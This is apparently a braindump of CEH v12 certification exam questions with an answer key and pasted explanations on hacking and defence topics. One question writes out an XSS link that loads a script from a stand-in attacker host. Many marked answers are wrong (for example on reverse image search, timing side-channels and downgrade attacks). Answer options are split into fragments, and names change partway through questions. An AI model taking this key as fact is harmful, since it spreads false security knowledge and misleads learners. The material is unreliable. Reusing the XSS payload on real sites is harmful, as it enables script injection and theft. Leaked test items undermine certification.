

## Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)

<https://www.2passeasy.com/dumps/312-50v12/>



#### NEW QUESTION 1

- (Exam Topic 3)

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?

- A. Reverse image search
- B. Meta search engines
- C. Advanced image search
- D. Google advanced search

**Answer: C**

#### NEW QUESTION 2

- (Exam Topic 3)

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used by Jack to launch the fileless malware on the target systems?

- A. In-memory exploits
- B. Phishing
- C. Legitimate applications
- D. Script-based injection

**Answer: B**

#### NEW QUESTION 3

- (Exam Topic 3)

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

- A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
- B. Reveals the daily outgoing message limits before mailboxes are locked
- C. The internal command RCPT provides a list of ports open to message traffic.
- D. A list of all mail proxy server addresses used by the targeted host

**Answer: A**

#### NEW QUESTION 4

- (Exam Topic 3)

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

- A. Virtual machine
- B. Serverless computing
- C. Docker
- D. Zero trust network

**Answer: C**

#### NEW QUESTION 5

- (Exam Topic 3)

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

- A. AlienVault@OSSIM™
- B. Syhunt Hybrid
- C. Saleae Logic Analyzer
- D. Cisco ASA

**Answer: B**

#### NEW QUESTION 6

- (Exam Topic 3)

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack.

- A. Enumeration
- B. Vulnerability analysis
- C. Malware analysis
- D. Scanning networks

**Answer: D**

#### NEW QUESTION 7

- (Exam Topic 3)

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware. What is the best example of a scareware attack?

- A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
- B. A banner appears to a user stating, "Your account has been locked"
- C. Click here to reset your password and unlock your account."
- D. A banner appears to a user stating, "Your Amazon order has been delayed"
- E. Click here to find out your new delivery date."
- F. A pop-up appears to a user stating, "Your computer may have been infected with spyware"
- G. Click here to install an anti-spyware tool to resolve this issue."

**Answer:** D

#### NEW QUESTION 8

- (Exam Topic 3)

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

- A. DNS zone walking
- B. DNS cache snooping
- C. DNS SEC zone walking
- D. DNS cache poisoning

**Answer:** B

#### NEW QUESTION 9

- (Exam Topic 3)

Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

- A. getsystem
- B. getuid
- C. keylogrecorder
- D. autoroute

**Answer:** A

#### NEW QUESTION 10

- (Exam Topic 3)

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

- A. PEM
- B. ppp
- C. IPSEC
- D. SET

**Answer:** C

#### NEW QUESTION 10

- (Exam Topic 3)

Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?

- A. Key derivation function
- B. Key reinstallation
- C. A Public key infrastructure
- D. Key stretching

**Answer:** D

#### NEW QUESTION 12

- (Exam Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely. Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

**Answer:** A

#### NEW QUESTION 16

- (Exam Topic 3)

An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.

What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

- A. Side-channel attack
- B. Denial-of-service attack
- C. HMI-based attack
- D. Buffer overflow attack

**Answer: C**

#### NEW QUESTION 19

- (Exam Topic 3)

Which of these is capable of searching for and locating rogue access points?

- A. HIDS
- B. WISS
- C. WIPS
- D. NIDS

**Answer: C**

#### Explanation:

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

#### NEW QUESTION 23

- (Exam Topic 3)

You want to analyze packets on your wireless network. Which program would you use?

- A. Wireshark with Airpcap
- B. Airsnort with Airpcap
- C. Wireshark with Winpcap
- D. Ethereal with Winpcap

**Answer: A**

#### Explanation:

<https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html>

Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

#### NEW QUESTION 25

- (Exam Topic 3)

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

- A. Strategic threat intelligence
- B. Tactical threat intelligence
- C. Operational threat intelligence
- D. Technical threat intelligence

**Answer: C**

#### NEW QUESTION 26

- (Exam Topic 3)

if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST. what do you know about the firewall you are scanning?

- A. There is no firewall in place.
- B. This event does not tell you anything about the firewall.
- C. It is a stateful firewall
- D. It is a non-stateful firewall.

**Answer: B**

#### NEW QUESTION 27

- (Exam Topic 3)

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

- A. PCI-DSS
- B. FISMA
- C. SOX
- D. ISO/I EC 27001:2013

**Answer:** C

#### NEW QUESTION 32

- (Exam Topic 3)

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

- A. -sA
- B. -sX
- C. -sT
- D. -sF

**Answer:** A

#### NEW QUESTION 33

- (Exam Topic 3)

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

- A. Spear-phishing attack
- B. SMishing attack
- C. Reconnaissance attack
- D. HMI-based attack

**Answer:** A

#### NEW QUESTION 37

- (Exam Topic 3)

An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?

- A. Timing-based attack
- B. Side-channel attack
- C. Downgrade security attack
- D. Cache-based attack

**Answer:** B

#### NEW QUESTION 40

- (Exam Topic 3)

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

- A. External assessment
- B. Passive assessment
- C. Host-based assessment
- D. Application assessment

**Answer:** A

#### NEW QUESTION 42

- (Exam Topic 3)

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

- A. Frequency/voltage tampering
- B. Optical, electromagnetic fault injection (EMFI)
- C. Temperature attack
- D. Power/clock/reset glitching

**Answer:** D

#### Explanation:

These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.



#### NEW QUESTION 47

- (Exam Topic 3)

A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine. Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

- A. [allinurl:]
- B. [location:]
- C. [site:]
- D. [link:]

**Answer:** C

#### Explanation:

Google hacking or Google dorking [https://en.wikipedia.org/wiki/Google\\_hacking](https://en.wikipedia.org/wiki/Google_hacking)

It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.

Search syntax [https://en.wikipedia.org/wiki/Google\\_Search](https://en.wikipedia.org/wiki/Google_Search)

Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.

- [site:] - Search within a specific website

#### NEW QUESTION 49

- (Exam Topic 3)

Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

- A. Exploitation
- B. Weaponization
- C. Delivery
- D. Reconnaissance

**Answer:** B

#### NEW QUESTION 50

- (Exam Topic 3)

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

TCP port 21 no response TCP port 22 no response

TCP port 23 Time-to-live exceeded

- A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
- B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
- C. The scan on port 23 passed through the filtering device
- D. This indicates that port 23 was not blocked at the firewall
- E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

**Answer:** C

#### NEW QUESTION 54

- (Exam Topic 3)

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.

What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

- A. Reverse engineering
- B. App sandboxing
- C. Jailbreaking
- D. Social engineering

**Answer:** A

#### NEW QUESTION 57

- (Exam Topic 3)

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

- A. Output encoding
- B. Enforce least privileges
- C. Whitelist validation
- D. Blacklist validation

**Answer:** C

#### NEW QUESTION 58

- (Exam Topic 3)

Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

- A. Yagi antenna
- B. Dipole antenna
- C. Parabolic grid antenna
- D. Omnidirectional antenna

**Answer:** A

#### NEW QUESTION 59

- (Exam Topic 3)

What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?

- A. Session hijacking
- B. Server side request forgery
- C. Cross-site request forgery
- D. Cross-site scripting

**Answer:** C

#### NEW QUESTION 62

- (Exam Topic 3)

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

- A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
- B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
- C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
- D. You cannot identify such an attack and must use a VPN to protect your traffic, r

**Answer:** A

#### NEW QUESTION 67

- (Exam Topic 3)

ping-\* 6 192.168.0.101

Output:

Pinging 192.168.0.101 with 32 bytes of data:

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms

TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101:

Ping statistics for 192.168.0.101

Packets: Sent = 6, Received = 6, Lost = 0 (0% loss). Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms What does the option \* indicate?

- A. t
- B. s
- C. a
- D. n

**Answer:** D

#### NEW QUESTION 69

- (Exam Topic 3)

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.

What proxy tool will help you find web vulnerabilities?

- A. Maskgen
- B. Dimitry
- C. Burpsuite
- D. Proxychains

**Answer:** C

#### NEW QUESTION 71

- (Exam Topic 3)

When considering how an attacker may exploit a web server, what is web server footprinting?

- A. When an attacker implements a vulnerability scanner to identify weaknesses
- B. When an attacker creates a complete profile of the site's external links and file structures
- C. When an attacker gathers system-level data, including account details and server names
- D. When an attacker uses a brute-force attack to crack a web-server password

**Answer:** B

#### NEW QUESTION 74

- (Exam Topic 3)

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

- A. Kube-controller-manager
- B. Kube-scheduler
- C. Kube-apiserver
- D. Etcd cluster

**Answer:** B

#### NEW QUESTION 78

- (Exam Topic 3)

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities. What will you call these issues?

- A. False positives
- B. True negatives
- C. True positives
- D. False negatives

**Answer:** A

#### Explanation:

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.

A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.

When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

#### NEW QUESTION 80

- (Exam Topic 3)

Which of the following provides a security professional with most information about the system's security posture?

- A. Phishing, spamming, sending trojans
- B. Social engineering, company site browsing tailgating
- C. Wardriving, warchalking, social engineering
- D. Port scanning, banner grabbing service identification

**Answer:** D

#### NEW QUESTION 81

- (Exam Topic 3)

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

- A. ARIN
- B. APNIC
- C. RIPE
- D. LACNIC

**Answer:** C

#### Explanation:

Regional Internet Registries (RIRs):

ARIN (American Registry for Internet Numbers) AFRINIC (African Network Information Center) APNIC (Asia Pacific Network Information Center)

RIPE (Réseaux IP Européens Network Coordination Centre)

LACNIC (Latin American and Caribbean Network Information Center)

#### NEW QUESTION 84

- (Exam Topic 3)

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses." Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

- A. The -A flag
- B. The -g flag
- C. The -f flag
- D. The -D flag



**Answer:** D

**Explanation:**

flags `--source-port` and `-g` are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

**NEW QUESTION 88**

- (Exam Topic 3)

Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

- A. Code injections
- B. Improper use of CORS
- C. No ABAC validation
- D. Business logic flaws

**Answer:** B

**NEW QUESTION 90**

- (Exam Topic 3)

A security analyst uses Zenmap to perform an ICMP timestamp ping scan to acquire information related to the current time from the target host machine. Which of the following Zenmap options must the analyst use to perform the ICMP timestamp ping scan?

- A. `-PY`
- B. `-PU`
- C. `-PP`
- D. `-Pn`

**Answer:** C

**NEW QUESTION 91**

- (Exam Topic 2)

At what stage of the cyber kill chain theory model does data exfiltration occur?

- A. Actions on objectives
- B. Weaponization
- C. installation
- D. Command and control

**Answer:** A

**Explanation:**

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also . Alternatively, and most ordinarily , the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board , the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a “MUST” in today’s quickly evolving landscape of cybersecurity threats

**NEW QUESTION 95**

- (Exam Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. BotnetD Firewall

**Answer:** B

**Explanation:**

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It’s one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: “A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks.” Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won’t contain production data or participate in legitimate traffic on your network — that’s how you’ll tell anything happening within it’s a results of an attack. If someone’s stopping by, they’re up to no good.That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there’s now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we’ll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don’t end in non-honeypot machines falling prey to attacks.Production honeypots, on the opposite hand, are usually deployed in proximity to some organization’s production infrastructure,

though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

#### NEW QUESTION 97

- (Exam Topic 2)

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

**Answer: C**

#### Explanation:

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

#### NEW QUESTION 101

- (Exam Topic 2)

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan

**Answer: C**

#### Explanation:

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The `--send-ip` option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targetsThis example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (`--send-ip`), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

Example b ARP ping scan of offline target



```
nmap -n -sn -PR --packet-trace --send-ip 192.168.33.37
Starting Nmap ( http://nmap.org )
NMAP (0.9000s) ARP who-has 192.168.33.37 tell 192.168.0.100
NMAP (0.1100s) ARP who-has 192.168.33.37 tell 192.168.0.100
Note: Host seems down. If it is really up, but blocking ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.33 seconds
```

In example b, neither the `-PR` option nor the `--send-eth` option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network. Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as `-PE` and `-PS`) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify `--send-ip` as shown in Example a “Raw IP Ping Scan for Offline Targets”.

If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an

Apple-registered MAC address, your head may turn to you. Use the `--spoof-mac` option to spoof the MAC address as described in the MAC Address Spoofing section.

#### NEW QUESTION 106

- (Exam Topic 2)

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

```
Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions.
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com
```

or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama  
 How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

- A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
- B. Connect to the site using SSL, if you are successful then the website is genuine
- C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
- D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
- E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

**Answer:** C

### NEW QUESTION 108

- (Exam Topic 2)

in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

- A. 3.0-6.9
- B. 4.0-6.0
- C. 4.0-6.9
- D. 3.9-6.9

**Answer:** C

**Explanation:**

CVSS v2.0 Ratings

CVSS v3.0 Ratings

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

### NEW QUESTION 111

- (Exam Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

**Answer:** A

### NEW QUESTION 114

- (Exam Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

**Answer:** C

**Explanation:**

The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY



command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

#### NEW QUESTION 116

- (Exam Topic 2)

Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

- A. Preparation
- B. Cleanup
- C. Persistence
- D. initial intrusion

**Answer: D**

#### Explanation:

After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required . Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic

Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept commands.



Figure 2 APT actor sends spearphishing email to target with malicious content

#### NEW QUESTION 120

- (Exam Topic 2)

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

- A. Quid pro quo
- B. Diversion theft
- C. Elicitation
- D. Phishing

**Answer: A**

#### Explanation:

